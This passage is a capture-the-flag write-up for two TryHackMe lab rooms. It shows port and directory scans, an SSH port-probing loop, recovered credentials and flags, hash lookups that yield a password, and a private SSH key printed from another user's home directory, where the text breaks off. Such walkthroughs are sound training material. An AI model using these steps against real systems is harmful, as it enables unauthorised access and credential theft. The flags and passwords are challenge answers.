
3. Wonderland

- https://tryhackme.com/r/room/wonderland

1.Let's do an nmap scan in an aggressive
We dedicated that **port 22 for ssh** and **port 80 for http** is open.

```
┌──(root㉿kali)-[~]
└─# nmap 10.10.166.195 -A -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-24 01:56 UTC
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:56
Completed NSE at 01:56, 0.00s elapsed
Initiating NSE at 01:56
Completed NSE at 01:56, 0.00s elapsed
Initiating NSE at 01:56
Completed NSE at 01:56, 0.00s elapsed
Initiating ARP Ping Scan at 01:56
Scanning 10.10.166.195 [1 port]
Completed ARP Ping Scan at 01:56, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:56
Completed Parallel DNS resolution of 1 host. at 01:56, 0.00s elapsed
Initiating SYN Stealth Scan at 01:56
Scanning ip-10-10-166-195.eu-west-1.compute.internal (10.10.166.195) [1000 ports]
Discovered open port 22/tcp on 10.10.166.195
Discovered open port 80/tcp on 10.10.166.195
Completed SYN Stealth Scan at 01:56, 0.15s elapsed (1000 total ports)
Initiating Service scan at 01:56
Scanning 2 services on ip-10-10-166-195.eu-west-1.compute.internal (10.10.166.195)
Completed Service scan at 01:57, 11.12s elapsed (2 services on 1 host)
```

2.open the website




3.use this command to find any hidden directories

gobuster dir -u http://10.10.166.195/ -w/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# gobuster dir -u http://10.10.166.195/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.166.195/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 0] [--> img/]
/r                   (Status: 301) [Size: 0] [--> r/]
/poem                (Status: 301) [Size: 0] [--> poem/]
/http%3A%2F%2Fwww    (Status: 301) [Size: 0] [--> /http:/www]
/http%3A%2F%2Fyoutube (Status: 301) [Size: 0] [--> /http:/youtube]
Progress: 62832 / 220561 (28.49%)
```


4.add dir /r/





```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# gobuster dir -u http://10.10.166.195/r/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.166.195/r/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/a                    (Status: 301) [Size: 0] [--> a/]
```

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# gobuster dir -u http://10.10.166.195/r/a/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.166.195/r/a/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/b                    (Status: 301) [Size: 0] [--> b/]
```


```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# gobuster dir -u http://10.10.166.195/r/a/b/b/i/t -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.166.195/r/a/b/b/i/t
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/http%3A%2F%2Fwww      (Status: 301) [Size: 0] [--> /r/a/b/b/i/t/http:/www]
/http%3A%2F%2Fyoutube  (Status: 301) [Size: 0] [--> /r/a/b/b/i/t/http:/youtube]
/http%3A%2F%2Fblogs    (Status: 301) [Size: 0] [--> /r/a/b/b/i/t/http:/blogs]
/http%3A%2F%2Fblog     (Status: 301) [Size: 0] [--> /r/a/b/b/i/t/http:/blog]
/**http%3A%2F%2Fwww    (Status: 301) [Size: 0] [--> /r/a/b/b/i/t/%2A%2Ahttp:/www]
/http%3A%2F%2Fcommunity (Status: 301) [Size: 0] [--> /r/a/b/b/i/t/http:/community]
/http%3A%2F%2Fradar    (Status: 301) [Size: 0] [--> /r/a/b/b/i/t/http:/radar]
/http%3A%2F%2Fjeremiahgrossman (Status: 301) [Size: 0] [--> /r/a/b/b/i/t/http:/jeremiahgrossman]
/http%3A%2F%2Fweblog   (Status: 301) [Size: 0] [--> /r/a/b/b/i/t/http:/weblog]
/http%3A%2F%2Fswik     (Status: 301) [Size: 0] [--> /r/a/b/b/i/t/http:/swik]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
```





5.search in inspect




login using this crefintial








- **Looking Glass**
  https://tryhackme.com/r/room/lookingglass



```
root@ip-10-10-170-32:~# nmap -sC -sV 10.10.171.191

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-24 04:08 BST
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.05% done; ETC: 04:09 (0:00:00 remaining)
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.05% done; ETC: 04:09 (0:00:01 remaining)
Stats: 0:01:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.45% done; ETC: 04:09 (0:00:00 remaining)
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.80% done; ETC: 04:10 (0:00:00 remaining)
Stats: 0:02:08 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.83% done; ETC: 04:10 (0:00:00 remaining)
Nmap scan report for ip-10-10-171-191.eu-west-1.compute.internal (10.10.171.1
Host is up (0.0032s latency).
Not shown: 916 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pro
ol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (EdDSA)
9000/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp  open  ssh        Dropbear sshd (protocol 2.0)
```



```
root@ip-10-10-170-32:~# ssh -p 13783 test@10.10.171.191
The authenticity of host '[10.10.171.191]:13783 ([10.10.171.191]:13783)
' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGP
j0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.171.191]:13783' (RSA) to the list of
 known hosts.
Higher
Connection to 10.10.171.191 closed.
```

```
root@ip-10-10-170-32:~# ssh -p 10000 test@10.10.171.191
The authenticity of host '[10.10.171.191]:10000 ([10.10.171.191]:10000)
' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGP
j0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.171.191]:10000' (RSA) to the list of
 known hosts.
Higher
Connection to 10.10.171.191 closed.
root@ip-10-10-170-32:~# ssh -p 9000 test@10.10.171.191
The authenticity of host '[10.10.171.191]:9000 ([10.10.171.191]:9000)'
can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGP
j0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.171.191]:9000' (RSA) to the list of
known hosts.
Lower
Connection to 10.10.171.191 closed.
root@ip-10-10-170-32:~#
```



```
root@ip-10-10-170-32:~# for i in $(seq 9800 9900); do echo "connecting to port $i"; ssh -o 'LogLev
el=ERROR' -o 'StrictHostKeyChecking=no' -p $i test@10.10.171.191;done | grep -vE 'Lower|Higher'
connecting to port 9800
Connection to 10.10.171.191 closed.
connecting to port 9801
Connection to 10.10.171.191 closed.
connecting to port 9802
Connection to 10.10.171.191 closed.
connecting to port 9803
Connection to 10.10.171.191 closed.
connecting to port 9804
Connection to 10.10.171.191 closed.
```

```
 You've found the real service.
 Solve the challenge to get access to the box
 Jabberwocky
```

```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:FastenedFlutteringSubtractionStrings
Connection to 10.10.33.199 closed.
```

```
jabberwock@looking-glass:~$ whoami
jabberwock
jabberwock@looking-glass:~$ pwd
/home/jabberwock
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
```

```
}32a911966cab2d643f5d57d9e0173d56{mht
```

ABC 37 1

Output

```
thm{65d3710e9d75d5f346d2bac669119a23}
```

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$
jabberwock@looking-glass:~$
```

```
jabberwock@looking-glass:~$ sudo reboot
```

```
tweedledum@looking-glass:~$ pwd
/home/tweedledum
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$
```

Possible identifications: Decrypt Hashes

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9 - Possible algorithms: SHA256
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed - Possible algorithms: SHA256
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624 - Possible algorithms: SHA256
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f - Possible algorithms: SHA256
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6 - Possible algorithms: SHA256
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0 - Possible algorithms: SHA256
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8 - Possible algorithms: SHA256
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b - Possible algorithms: SHA256, Hex encoded string
```

Found:

```
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b:the password is zyxwvutsrqponmlk:Hex encoded string
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624:of:SHA256PLAIN
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8:password:SHA256X1PLAIN
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed:one:SHA256PLAIN
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f:these:SHA256PLAIN
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0:the:SHA256PLAIN
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9:maybe:SHA256PLAIN
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6:is:SHA256PLAIN
```

```
tweedledum@looking-glass:~$ ls /home
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
tweedledum@looking-glass:~$
tweedledum@looking-glass:~$ su - humptydumpty
Password:
humptydumpty@looking-glass:~$ whoami
humptydumpty
humptydumpty@looking-glass:~$
```

```
humptydumpty@looking-glass:/home$ ls -l
total 24
drwx--x--x 6 alice        alice        4096 Jul  3  2020 alice
drwx------ 3 humptydumpty humptydumpty 4096 May 20 14:03 humptydumpty
drwxrwxrwx 6 jabberwock   jabberwock   4096 May 20 13:50 jabberwock
drwx------ 5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
drwx------ 3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
drwx------ 2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$
humptydumpty@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied
```

```
humptydumpty@looking-glass:/home$
humptydumpty@looking-glass:/home$ cd alice/.ssh
humptydumpty@looking-glass:/home/alice/.ssh$
```

```
humptydumpty@looking-glass:/home/alice/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
